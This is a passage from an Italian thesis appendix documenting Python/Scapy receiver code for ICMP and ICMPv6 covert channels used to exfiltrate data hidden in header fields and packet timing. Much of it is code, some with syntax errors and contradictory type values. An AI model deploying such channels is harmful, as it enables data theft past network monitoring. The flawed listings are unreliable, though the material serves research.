22                 return singleton.ipv4_timing_cc(ip_dst, 1, info_data, ip_src)
23             case "ipv4_5"|"ipv4_timing_channel_2bit":
24                 return singleton.ipv4_timing_cc(ip_dst, 2, info_data, ip_src)
25             case "ipv4_6"|"ipv4_timing_channel_4bit":
```

[60] Non si è testato il tempo di esecuzione quando si utilizzano 3 bit alla volta. Dovendo spedire dei byte e non essendo 8 una multiplo del 3, questo metodo è stato ignorato.

```
26                  return singleton.ipv4_timing_cc(ip_dst, 4, info_data, ip_src)
27
28              case "ipv6_9"|"ipv6_info_rep"|"ipv6_8"|"ipv6_info_req":
29                  return singleton.ipv6_info_request(ip_dst, info_data, ip_src)
30              case "ipv6_4"|"ipv6_parameter_problem":
31                  return singleton.ipv6_parameter_problem(ip_dst, info_data, ip_src)
32              case "ipv6_3"|"ipv6_time_exceeded":
33                  return singleton.ipv6_time_exceeded(ip_dst, info_data, ip_src)
34              case "ipv6_2"|"ipv6_packet_to_big":
35                  return singleton.ipv6_packet_to_big(ip_dst, info_data, ip_src)
36              case "ipv6_1"|"ipv6_dest_unreach":
37                  return singleton.ipv6_dest_unreach(ip_dst, info_data, ip_src)
38              case "ipv6_5"|"ipv6_timing_channel_1bit":
39                  return singleton.ipv6_timing_cc(ip_dst, 1, info_data, ip_src)
40              case "ipv6_6"|"ipv6_timing_channel_2bit":
41                  return singleton.ipv6_timing_cc(ip_dst, 2, info_data, ip_src)
42              case "ipv6_7"|"ipv6_timing_channel_4bit":
43                  return singleton.ipv6_timing_cc(ip_dst, 3, info_data, ip_src)
44          print("Caso non conemplato")
45          return None
46      except Exception as e:
47          print(f"wait_data Eccezione: {e}")
```

Listing 68: Metodo per aspettare i dati

E.4 Classe *ReceiveSingleton*

La classe conterrà i metodi utilizzati per ricevere i dati che un identità ha mandato (nel nostro caso saranno la vittima, il proxy, ...). Quindi per ogni tipologia di attacco sfruttabile [Code:88], si sarà definito il metodi che permette di ricevere i dati.

E.4.1 Struttura di un metodo che riceve i dati

Siccome i metodi sono strutturati in maniera simile, si descriverà un singolo metodo per poi indicare le possibili differenze che i successivi potranno avere. [61] Il seguente metodo permette di ricevere i dati di tipo **Information Request/Reply** ed è definito in questo modo.

- In input richiede l'indirizzo IP di destinazione, quello di origine e la lista che conterrà i dati finali e raffinati.
- Definisce un ulteriore lista che conterrà i dati grezzi; ovvero i dati raccolti durante l'analisi del traffico. Oltre alle variabili seguenti
- Il codice che identifica, nei pacchetti ICMP, la tipologia *Information Request* e *Information Reply*.

[61] La maggior parte delle differenze si avranno nelle callback

- Un threading Event, utilizzato per indicare quando si è finito di monitorare il traffico di rete.
- L'interfaccia su cui ascoltare il flusso delle informazioni
- Il filtro utilizzato per scremare i pacchetti desiderati

Terminato di definire queste variabili, si definirà gli argomenti che verranno passato allo sniffer e lo si faràa partire. Iniziando così l'ascolto dei pacchetti [Code 69 line 21].

Una volta finito di monitorare il flusso dei dati, si fermano sia lo sniffer che il timer ricavati precedentemente; e si raffinano i dati [Code 69 line 32]. Questi dati verranno poi memorizzati nella lista passata in input.

Il metodo terminerà informando se il prelevamento dei dati è andato a buon fine; ritornando una variabile booleana che sarà vera nel caso positivo.

```
0  def ipv4_information_request(ip_dst, final_data, ip_src):
1      if not com.is_IPAddress(ip_dst) or not com.is_list(final_data):
2          raise Exception(f"Argomenti non corretti")
3      information_data=[]
4      TYPE_INFORMATION_REQUEST=15
5      TYPE_INFORMATION_REPLY=16
6      try:
7          event_pktconn=com.get_threading_Event()
8          interface= mymethods.default_iface()
9          filter=f"icmp and (icmp[0]==15 or icmp[0]==16) and dst {ip_dst}"
10         if com.is_IPAddress(ip_src):
11             filter+=f" and src {ip_src}"
12         else: print("No need to listen for the source")
13     except Exception as e:
14         raise Exception(f"ipv4_information_request Eccezione: {e}")
15     try:
16         args={
17             "filter": filter
18             ,"prn": callback_ipv4_info_request(event_pktconn,information_data)
19             ,"iface":interface
20         }
21         sniffer,pkt_timer=com.sniff_packet(
22             args
23             ,timeout_time=None
24             ,event=event_pktconn
25         )
26     except Exception as e:
27         raise Exception(f"ipv4_information_request Eccezione: {e}")
28     try:
29         com.wait_threading_Event(event_pktconn)
30         com.stop_sinffer(sniffer)
31         if com.stop_timer(pkt_timer):
32             joined="".join(information_data)
33             cleaned="".join(x for x in joined if x in string.printable)
34             final_data.append(cleaned)
35             print(f"Done waiting 'parameter_problem' received: {final_data}")
36             return True
```

```
37          return False
38      except Exception as e:
39          raise Exception(f"ipv4_information_request Eccezione: {e}")
```

Listing 69: Aspettando i dati da una mittente

Metodi che usano IPv4

I metodi successivi avranno la stessa struttura; ciò che principalmente cambierà sarà il valore associato alla tipologia di messaggio ICMP (es info request=15, timestamp request=13, ...) e la funzione di callback utilizzata. In ogni caso i cambiamenti verranno indicati in [Code 70]

```
0   def ipv4_timestamp_request(...):
1       TYPE_TIMESTAMP_REQUEST=13
2       TYPE_TIMESTAMP_REPLY=14
3       ...
4       args={
5           ...
6           ,"prn": callback_v4_timestamp_request(event_pktconn,timestamp_data)
7       }
8
9   def ipv4_redirect(...):
10      TYPE_REDIRECT=5
11      ...
12      args={
13          ...
14          ,"prn": callback_v4_redirect_message(event_pktconn,redirect_data)
15      }
16
17  def ipv4_source_quench(...):
18      TYPE_SOURCE_QUENCH=4
19      ...
20      args={
21          ...
22          ,"prn": callback_v4_source_quench(event_pktconn,source_quench_data)
23      }
24
25  def ipv4_parameter_problem(...):
26      TYPE_PARAMETER_PROBLEM=12
27      ...
28      args={
29          ...
30          ,"prn": callback_v4_param_problem(event_pktconn, param_problem_data)
31      }
32
33  def ipv4_time_exceeded(...):
34      TYPE_TIME_EXCEEDED=11
35      ...
36      args={
37          ...
38          ,"prn": callback_v4_time_exceeded(event_pktconn, time_exceeded_data)
39      }
40
41  def ipv4_destination_unreachable(...):
42      TYPE_DESTINATION_UNREACHABLE=3
43      ...
44      args={
45          ...
```

```
46          ,"prn": callback_v4_dest_unreach(event_pktconn, dest_unreach_data)
47      }
48
49  def ipv4_timing_cc(ip_host, numero_bit, final_data, ip_src):
50      TYPE_ECHO_REQUEST=8
51      TYPE_ECHO_REPLY=0
52      ...
53      callback_function=lambda: timeout_timing_covertchannel(event_pktconn)
54      timer_timing_CC=com.get_timeout_timer(None,callback_function)
55      args={
56          ...
57          ,"prn": callback_v4_timing_cc(
58              callback_function
59              ,event_pktconn
60              ,timer_timing_CC
61              ,timing_data
62              ,last_packet_time
63              ,numero_bit
64          )
65      }
66      ...
67      com.wait_threading_Event(event_pktconn)
68      str_data=""
69      for integer in timing_data:
70          str_data+=format(integer, f'0{numero_bit}b')
71      raw_data=""
72      for index in range(0, len(str_data), 8):
73          int_data=0
74          for bit in str_data[index:index+8][::-1]:
75              int_data=int_data<<1|int(bit)
76          raw_data+=chr(int_data)
77      ...
```

Listing 70: Metodi IPv4 per aspettare i dati

Metodi che usano IPv6

Nel caso di questi metodi, che usano IPv6, le modifiche saranno simili a quelle dei metodi precedenti. Tuttavia in questo caso nel filtro non si userà il protocollo ICMP ma il protocollo ICMP6.

```
0   def ipv6_information_request(...):
1       TYPE_INFORMATION_REQUEST=128
2       TYPE_INFORMATION_REPLY=129
3       ...
4       filter= f"icmp6 and (icmp6[0]==128 or icmp6[0]==129) and dst {ip_host}"
5       if com.is_IPAddress(ip_src):
6           filter+=f" and src {ip_src}"
7       args={
8           ...
9           ,"prn": callback_v6_info_request(event_pktconn, info_request_data)
10      }
11
12  def ipv6_parameter_problem(...):
13      TYPE_PARAMETER_PROBLEM=4
14      ...
15      args={
16          ...
17          ,"prn": callback_v6_param_problem(event_pktconn, param_problem_data)
18      }
```

```
19
20  def ipv6_time_exceeded(...):
21      TYPE_TIME_EXCEEDED=3
22      ...
23      args={
24          ...
25          ,"prn": callback_v6_time_exceeded(event_pktconn,time_exceeded _data)
26      }
27
28  def ipv6_packet_to_big(...):
29      TYPE_PKT_BIG= 2
30      ...
31      args={
32          ...
33          ,"prn": callback_v6_packet_to_big(event_pktconn, packet_to_big_data)
34      }
35
36  def ipv6_destination_unreachable(...):
37      TYPE_DESTINATION_UNREACHABLE=1
38      ...
39      args={
40          ...
41          ,"prn": callback_v6_dest_unreach(event_pktconn, dest_unreach_data)
42      }
43
44  def ipv6_timing_cc(ip_dst, numero_bit=0, final_data=[], ip_src=None):
45      TYPE_INFORMATION_REQUEST=128
46      TYPE_INFORMATION_REPLY=129
47      ...
48      callback_function=lambda: timeout_timing_covertchannel(event_pktconn)
49      timer_timing_CC=com.get_timeout_timer(None,callback_function)
50      args={
51          ...
52          ,"prn": callback_v6_timing_cc(
53              callback_function
54              ,event_pktconn
55              ,timer_timing_CC
56              ,timing_data
57              ,last_packet_time
58              ,numero_bit
59          )
60      }
```

Listing 71: Metodi IPv6 per aspettare i dati

E.5 Funzioni di Callback

Le callback descrittte in seguito, si occuperanno di analizzare i pacchetti passati. Questi pacchetti saranno tutti quelli che hanno suoperato il filtro definito dai metodi descritti precedentemente. Quindi dal pacchetto le *callabck* estrarranno i dati nascosti al suo interno.

E.5.1 Callback del Parameter Problem

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto

sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *ParamProblem* (indicata con il valore 12). Inoltre, nel protocollo *ICMP*, dovrà essere presente una datagram contenente i livelli **IPerror** e **ICMPerror**; infatti la maggior parte delle informazioni saranno contenute in questi due strati. Verificata la cosa, si procede ad estrarre i dati contenuti.

Tramite questa tipologia, i dati saranno contenuti nei seguenti campi:

- Nel campo **ptr** e **unused** del protocollo **ICMP** (tipologia *ParamProblem*)
- Nel datagram. In particolare nel campo **len** del protocollo **IPError** e nel campo **id** del protocollo **ICMP** (tipologia *Echo Request*).

Il campo *ptr* ha una dimensione di **1 bytes** mentreil campo *unused* di **2 bytes**. In aggiunta nel datagram abbiamo il campo *len*, così come *id*, di capacità **2 bytes** ciascuno. In totale dal pacchetto verranno ricavati (e quindi decodificati decodificati) **7 bytes**.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**.

```
0  def callback_v4_parameter_problem(event_pktconn, data):
1      TYPE_PARAMETER_PROBLEM=12
2      def callback(paket):
3          nonlocal event_pktconn, data
4          if paket.haslayer(IP) and paket.haslayer(ICMP):
5              if paket[ICMP].haslayer(IPerror) & paket[ICMP].haslayer(ICMPerror):
6                  if paket[ICMP][ICMPerror].id==0 & paket[ICMP][ICMPerror].seq==1:
7                      com.set_threading_Event(event_pktconn)
8                      return
9                  data.append(paket[ICMP].ptr.to_bytes(1,"big").decode())
10                 data.append(paket[ICMP].unused.to_bytes(2,"big").decode())
11                 data.append(paket[ICMP][IPerror].len.to_bytes(2,"big").decode())
12                 data.append(paket[ICMP][ICMPerror].id.to_bytes(2,"big").decode())
13             elif paket[ICMP].type==12 and not paket[ICMP].haslayer(IPerror):
14                 print(f"Packet {paket.summary()}")
15                 com.set_threading_Event(event_pktconn)
16                 return
17     return callback
```

Listing 72: Callback del metodo **v4_parameter_problem**

Versione che usa il protocollo IPv6

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono

presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *ParamProblem*. Verificata la cosa, si procede ad estrarre i dati contenuti.

In questo caso, i dati saranno contenuti nei seguenti campi:

- Nel campo **ptr** del protocollo **ICMPv6** (tipologia *ParamProblem*)
- Nel datagram. In particolare nel campo **plen** del protocollo **IPv6Error** e nel campo **id** del protocollo **ICMPv6** (tipologia *Echo Request*).

Il campo *ptr* ha una dimensione di **4 bytes** mentre dal campo *plen*, come *id*, verranno estratti **2 bytes**. In totale dal pacchetto verranno ricavati (e decodificati) **8 bytes**.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure se il campo **ptr** (del prtotocollo *ICMPv6ParamProblem*) è pari a **0xffff**.

```
0  def callback_v6_parameter_problem(event_pktconn, data):
1      def callback(packet):
2          field=None
3          if (layer:=packet.getlayer("IPv6")) is not None:
4              if (layer:=layer.getlayer("ICMPv6ParamProblem")) is not None:
5                  field=layer.getfieldval("ptr")
6                  if field is not None and field!=0xffffffff:
7                      data.append(field.to_bytes(4,"big").decode())
8                  elif field is not None and field==0xffffffff:
9                      com.set_threading_Event(event_pktconn)
10                     return
11             if (layer:=layer.getlayer("IPerror6")) is not None:
12                 if (field:=layer.getfieldval("plen")) is not None:
13                     data.append(field.to_bytes(2,"big").decode())
14
15             if layer.getlayer("ICMPv6EchoReply") is None:
16                 layer=layer.getlayer("ICMPv6EchoRequest")
17             else: layer=layer.getlayer("ICMPv6EchoReply"):
18             if layer is not None:
19                 if (field:=layer.getfieldval("id")) is not None:
20                     data.append(field.to_bytes(2,"big").decode())
21     return callback
```

Listing 73: Callback del metodo **v6_parameter_problem**

E.5.2 Callback del Source Quench

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *SourceQuench* (indicata

con il valore 12). Inoltre, nel protocollo *ICMP*, dovrà essere presente una datagram contenente i livelli **IPerror** e **ICMPerror**; infatti la maggior parte delle informazioni saranno contenute in questi due strati. Verificata la cosa, si procede ad estrarre i dati contenuti.

Tramite questa tipologia, i dati saranno contenuti nei seguenti campi:

- Nel campo **unused** del protocollo **ICMP** (tipologia *SourceQuench*)
- Nel datagram. In particolare nel campo **len** del protocollo **IPError** e nel campo **id** del protocollo **ICMP** (tipologia *Echo Request*).

Il campo *unused* ha una dimensione di **4 bytes** mentre nel datagram il campo *len*, così come *id*, contengono **2 bytes** ciascuno. In totale dal pacchetto si ricaveranno **8 bytes**.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**.

```
0  def callback_v4_source_quench(event_pktconn,data ):
1      TYPE_SOURCE_QUENCH=4
2      def callback(pket):
3          if pket.haslayer(IP) and pket.haslayer(ICMP):
4              if pket[ICMP].haslayer(IPerror) & pket[ICMP].haslayer(ICMPerror):
5                  data.append(pket[ICMP].unused.to_bytes(4,"big").decode())
6                  data.append(pket[ICMP][IPerror].len.to_bytes(2,"big").decode())
7                  data.append(pket[ICMP][ICMPerror].id  .to_bytes(2,"big").decode())
8                  if pket[ICMP][ICMPerror].id==0 and pket[ICMP][ICMPerror].seq==1:
9                      com.set_threading_Event(event_pktconn)
10                     return
11             elif pket[ICMP].type==4 and not pket[ICMP].haslayer(IPerror):
12                 com.set_threading_Event(event_pktconn)
13                 return
14     return callback
```

Listing 74: Callback del metodo **v4_source_quench**

E.5.3 Callback del Redirect Message

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *Redirect* (indicata con il valore 12). Inoltre, nel protocollo *ICMP*, dovrà essere presente una datagram contenente i livelli **IPerror** e **ICMPerror**; infatti la maggior parte delle informazioni

saranno contenute in questi due strati. Verificata la cosa, si procede ad estrarre i dati contenuti.

Tramite questa tipologia, i dati saranno contenuti nei seguenti campi:

- Nel datagram. In particolare nel campo **len** del protocollo **IPError** e nel campo **id** del protocollo **ICMP** (tipologia *Echo Request*).

Nel datagram il campo *len*, così come *id*, hanno una capacità di **2 bytes** ciascuno. Quindi il pacchetto esfiltrerà al massimo **4 bytes**.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**.

```
0  def callback_v4_redirect_message(event_pktconn,data ):
1      TYPE_REDIRECT=5
2      def callback(packet):
3          if packet.haslayer(IP) and packet.haslayer(ICMP) :
4              if packet[ICMP].haslayer(IPerror) & packet[ICMP].haslayer(ICMPerror):
5                  icmp_ip_length=packet[ICMP][IPerror].len
6                  data.append(icmp_ip_length.to_bytes(2,"big").decode())
7
8                  icmp_icmp_id=packet[ICMP][ICMPerror].id
9                  data.append(icmp_icmp_id.to_bytes(2,"big").decode())
10                 checkID=packet[ICMP][ICMPerror].id==0
11                 checkSEQ=packet[ICMP][ICMPerror].seq==1
12                 if checkID and checkSEQ:
13                     com.set_threading_Event(event_pktconn)
14                     return
15             elif packet[ICMP].type==5 and not packet[ICMP].haslayer(IPerror):
16                 com.set_threading_Event(event_pktconn)
17                 return
18     return callback
```

Listing 75: Callback del metodo **v4_redirect_message**

E.5.4 Callback del Timestamp Request

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *Redirect* (indicata con il valore 12). Inoltre, nel protocollo *ICMP*, dovrà essere presente una datagram contenente i livelli **IPerror** e **ICMPerror**; infatti la maggior parte delle informazioni saranno contenute in questi due strati. Verificata la cosa, si procede ad estrarre i dati contenuti.

Tramite *ICMPTimestamp* i campi utilizzati sono:

- Il campo **id** che può contenere **2 bytes**
- I campi **ts_ori**, **ts_rx**, **ts_tx** ciascuno di dimensione **1 byte**
- Nel protocollo *ICMP* tramite . In particolare nel campo **len** del protocollo **IPError** e nel campo **id** del protocollo **ICMP** (tipologia *Echo Request*).

In totale il pacchetto potra trasportare **5 bytes** di dati.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**.

```
0  def callback_v4_timestamp_request(event_pktconn,data ):
1      def callback(packet):
2          if packet.haslayer(IP) and packet.haslayer(ICMP):
3              if packet[ICMP].id==0 and packet[ICMP].seq==1:
4                  com.set_threading_Event(event_pktconn)
5                  return
6              icmp_id=packet[ICMP].id
7              byte1 = (icmp_id >> 8) & 0xFF
8              byte2 = icmp_id & 0xFF
9              data.extend([chr(byte1),chr(byte2)])
10
11             icmp_ts_ori=str(packet[ICMP].ts_ori)[-3:]
12             icmp_ts_rx=str(packet[ICMP].ts_rx)[-3:]
13             icmp_ts_tx=str(packet[ICMP].ts_tx)[-3:]
14
15             data.extend([
16                  chr(int(icmp_ts_ori))
17                 ,chr(int(icmp_ts_rx))
18                 ,chr(int(icmp_ts_tx))
19             ])
20     return callback
```

Listing 76: Callback del metodo **v4_timestamp_request**

E.5.5 Callback del Information Request

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *Echo Request* o *Echo Reply*. Verificata la cosa, si procede ad estrarre i dati contenuti nel campo ID del protocollo ICMPv6.

Il processo di decodifica è l'inverso di quello usato in [Code TO-DO-AAAAAA inserire ref per send info request]; si ha che il campo ID è lungo due byte e al suo interno sono stati codificati due caratteri:

- Per ricavare il primo byte si shifta l'ID di 8 bit a destra e si applica poi una maschera.
- Per ricavare invece il secondo byte, si applica la maschera al valore contenuto nel campo.

Dopodichè ciascun byte verrà convertito in un carattere e aggiunto alla lista passata in input.

```
def callback_ipv4_information_request(event_pktconn,data ):
    def callback(packet):
        if packet.haslayer(IP) and packet.haslayer(ICMP):
            if packet[ICMP].id==0 and packet[ICMP].seq==1:
                com.set_threading_Event(event_pktconn)
                return
            icmp_id=packet[ICMP].id
            byte1 = (icmp_id >> 8) & 0xFF
            byte2 = icmp_id & 0xFF
            data.extend([chr(byte1),chr(byte2)])
            print(f"Callback received: {byte1} / {byte2}")
    return callback
```

Listing 77: Callback del metodo **v4_information_request**

Versione che usa il protocollo IPv6

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *Echo Request* o *Echo Reply*. Verificata la cosa, si procede ad estrarre i dati contenuti nel campo ID del protocollo ICMPv6.

Il processo di decodifica è l'inverso di quello usato in [Code TO-DO-AAAAAA inserire ref per send info request]; si ha che il campo ID è lungo due byte e al suo interno sono stati codificati due caratteri:

- Per ricavare il primo byte si shifta l'ID di 8 bit a destra e si applica poi una maschera.
- Per ricavare invece il secondo byte, si applica la maschera al valore contenuto nel campo.

Dopodichè ciascun byte verrà convertito in un carattere e aggiunto alla lista passata in input.

```
0  def callback_v6_information_request(event_pktconn, data):
1      def callback(pket):
2          check=pket.haslayer(ICMPv6EchoReply) or pket.haslayer(ICMPv6EchoRequest)
3          if pket.haslayer(IPv6) and check:
4              icmp_echo_type=(
5                  "ICMPv6EchoReply" if pket.haslayer(ICMPv6EchoReply)
6                  else "ICMPv6EchoRequest" if pket.haslayer(ICMPv6EchoRequest)
7                  else None
8              )
9              if pket[icmp_echo_type].id==0 and pket[icmp_echo_type].seq==1:
10                 com.set_threading_Event(event_pktconn)
11                 return
12             icmp_id=pket[icmp_echo_type].id
13             byte1 = (icmp_id >> 8) & 0xFF
14             byte2 = icmp_id & 0xFF
15             data.extend([chr(byte1),chr(byte2)])
16     return callback
```

Listing 78: Callback del metodo **v6_information_request**

E.5.6 Callback del Time Exceeded

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IP** e **ICMP** la cui tipologia dovrà essere *TimeExceeded*. Verificata la cosa, si procede ad estrarre i dati contenuti.

In questo caso, i dati saranno contenuti nei seguenti campi:

- Nel campo **unused** del protocollo *ICMP*. In esso sarà possibile nascondere **2 bytes**.
- Nel datagram invece nel campo **len** del protocollo *IPError* e nel campo **id** del protocollo *ICMP* (tipologia *Echo Request*). Entrambi avranno una capacità di **2 bytes**.

In totale il pacchetto potrà esfiltrare **6 bytes**. Che una volta ricevuti, e decodificati, verranno aggiunti alla lista passata in input.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure se il campo **plen** è pari a **0xffff**.

```
def callback_v4_time_exceeded(event_pktconn,data ):
    TYPE_TIME_EXCEEDED=11
    def callback(pket):
        if pket.haslayer(IP) and pket.haslayer(ICMP):
            if pket[ICMP].haslayer(IPerror) and pket[ICMP].haslayer(ICMPerror):
                data.append(pket[ICMP].unused.to_bytes(2,"big").decode())
                data.append(pket[ICMP][IPerror].len.to_bytes(2,"big").decode())
                data.append(pket[ICMP][ICMPerror].id.to_bytes(2,"big").decode())
                if pket[ICMP][ICMPerror].id==0 and pket[ICMP][ICMPerror].seq==1:
                    com.set_threading_Event(event_pktconn)
                    return
            elif pket[ICMP].type==11 and not pket[ICMP].haslayer(IPerror):
                com.set_threading_Event(event_pktconn)
                return
    return callback
```

Listing 79: Callback del metodo **v4_time_exceeded**

Versione che usa il protocollo IPv6

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *TimeExceeded*. Verificata la cosa, si procede ad estrarre i dati contenuti.

In questo caso, i dati saranno contenuti nei seguenti campi:

- Nel datagram. In particolare nel campo **plen** del protocollo **IPv6Error** e nel campo **id** del protocollo **ICMPv6** (tipologia *Echo Request*).

In *plen*, come *id*, saranno presenti **2 bytes**. In totale il pacchetto ha una capacità di **4 bytes**. Che una volta decodificati verranno aggiunti alla lista passata in input.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure se il campo **plen** è pari a **0xffff**.

```
def callback_v6_time_exceeded(event_pktconn,data ):
    TYPE_TIME_EXCEEDED=3
    def callback(packet):
        field=None
        if (layer:=packet.getlayer("IPv6")) is not None:
            if (layer:=layer.getlayer("IPerror6")) is not None:
                field=layer.getfieldval("plen")
                if field is not None and field!=0xffff:
                    data.append(field.to_bytes(2,"big").decode())
                elif field is not None and field==0xffff:
                    com.set_threading_Event(event_pktconn)
                    return
            if layer.getlayer("ICMPv6EchoReply") is None
                layer= layer.getlayer("ICMPv6EchoRequest")
            else:
```

```
15                  layer=layer.getlayer("ICMPv6EchoReply")
16              if not (layer.getfieldval("id")==0 and layer.getfieldval("seq")!=0):
17                  data.append(field.to_bytes(2,"big").decode())
18              elif layer.getfieldval("id")==0 and layer.getfieldval("seq")==1:
19                  com.set_threading_Event(event_pktconn)
20                  return
21      return callback
```

Listing 80: Callback del metodo **v6_time_exceeded**

E.5.7 Callback del Destination Unreachable

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *DestUnreach*. Verificata la cosa, si procede ad estrarre i dati contenuti.

Qui i dati sono contenuti nel campo **plen** del datagram **IPv6Error** e nel campo **id** del protocollo **ICMPv6** (tipologia *Echo Request*).

- Nel campo **unused** del protocollo *ICMP*. In esso sarà possibile nascondere **4 bytes**.
- Nel datagram invece nel campo **len** del protocollo *IPError* e nel campo **id** del protocollo *ICMP* (tipologia *Echo Request*). Entrambi avranno una capacità di **2 bytes**.

In totale il pacchetto potrà esfiltrare **8 bytes**. Che una volta ricevuti, e decodificati, verranno aggiunti alla lista passata in input.

Il metodo termina quando si riceve un datagram nel cui protocollo **ICMPv6** il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure un datagram nel cui protcollo **IPv6Error** il campo **plen** è pari a **0xffff**.

```
0   def callback_v4_destination_unreachable(event_pktconn,data ):
1       TYPE_DESTINATION_UNREACHABLE=3
2       def callback(pket):
3           if pket.haslayer(IP) and pket.haslayer(ICMP):
4               if pket[ICMP].haslayer(IPerror) and pket[ICMP].haslayer(ICMPerror):
5                   data.append(pket[ICMP].unused.decode())
6                   data.append(pket[ICMP][IPerror].len.to_bytes(2,"big").decode())
7                   data.append(pket[ICMP][ICMPerror].id.to_bytes(2,"big").decode())
8                   if pket[ICMP][ICMPerror].id==0 and pket[ICMP][ICMPerror].seq==1:
9                       com.set_threading_Event(event_pktconn)
10                      return
```

```
11                elif pket[ICMP].type==3 and not pket[ICMP].haslayer(IPerror):
12                    com.set_threading_Event(event_pktconn)
13                    return
14        return callback
```

Listing 81: Callback del metodo **v4_destination_unreachable**

Versione che usa il protocollo IPv6

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *DestUnreach*. Verificata la cosa, si procede ad estrarre i dati contenuti.

Qui i dati sono contenuti nel campo **plen** del datagram **IPv6Error** e nel campo **id** del protocollo **ICMPv6** (tipologia *Echo Request*).

- Nel campo *plen*, come in *id* verranno estratti **2 bytes** che verranno poi decodificati.

Il metodo termina quando si riceve un datagram nel cui protocollo **ICMPv6** il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure un datagram nel cui protcollo **IPv6Error** il campo **plen** è pari a **0xffff**.

```
0   def callback_v6_destination_unreachable(event_pktconn, data ):
1       TYPE_DESTINATION_UNREACHABLE=3
2       def callback(packet):
3           field=None
4           if (layer:=packet.getlayer("IPv6")) is not None:
5               if (layer:=layer.getlayer("ICMPv6DestUnreach")) is None:
6                   return
7               if (layer:=layer.getlayer("IPerror6")) is not None:
8                   field=layer.getfieldval("plen")
9                   if field is not None and field!=0xffff:
10                      data.append(field.to_bytes(2,"big").decode())
11                  elif field is not None and field==0xffff:
12                      com.set_threading_Event(event_pktconn)
13                      return
14              if layer.getlayer("ICMPv6EchoReply") is None
15                  layer= layer.getlayer("ICMPv6EchoRequest")
16              else:
17                  layer=layer.getlayer("ICMPv6EchoReply")
18              if layer.getfieldval("id")==0 and layer.getfieldval("seq")==1:
19                  com.set_threading_Event(event_pktconn)
20                  return
21              elif not(layer.getfieldval("id")==0 and layer.getfieldval("seq")==1):
22                  data.append(field.to_bytes(2,"big").decode())
23              else: print("Caso_non_considetrato")
24      return callback
```

Listing 82: Callback del metodo **v6_destination_unreachable**

E.5.8 Callback del Packet Too Big

Il metodo richiede in input un threading Event e una lista su cui verranno memorizzati i dati ricavati dal pacchetto. Dopodichè procede a controllare se nel pacchetto sono presenti il protocollo **IPv6** e **ICMPv6** la cui tipologia dovrà essere *PacketTooBig*. Verificata la cosa, si procede ad estrarre i dati contenuti.

Qui i dati vengono nascosti in questo modo:

- Nel campo **mtu** del protocollo **ICMPv6**
- Nel datagram. In particolare nel campo **plen** del protocollo **IPv6Error** e nel campo **id** del protocollo **ICMPv6** (tipologia *Echo Request*).

In *mtu* saranno presenti **4 bytes** mentre *plen*, come *id*, hanno una capacità di **2 bytes**. In totale verranno decodificati **8 bytes**.

Il metodo termina quando nel datagram ricevuti, si ha che il campo **id** è pari a **0** e il campo **seq** è pari a **1**. Oppure se il campo **plen** è pari a **0xffff**.

```
0  def callback_v6_packet_to_big(event_pktconn, data):
1      TYPE_PKT_BIG= 2
2      def callback(packet):
3          field=None
4          if (layer:=packet.getlayer("IPv6")) is not None:
5              if (layer:=layer.getlayer("ICMPv6PacketTooBig")) is not None:
6                  if (field:=layer.getfieldval("mtu")) is not None:
7                      data.append(field.to_bytes(4,"big").decode())
8              if (layer:=layer.getlayer("IPerror6")) is not None:
9                  field=layer.getfieldval("plen")
10                 if field is not None and field!=0xffff:
11                     data.append(field.to_bytes(2,"big").decode())
12                 elif field is not None and field==0xffff:
13                     com.set_threading_Event(event_pktconn)
14                     return
15             if layer.getlayer("ICMPv6EchoReply") is None
16                 layer= layer.getlayer("ICMPv6EchoRequest")
17             else:
18                 layer=layer.getlayer("ICMPv6EchoReply")
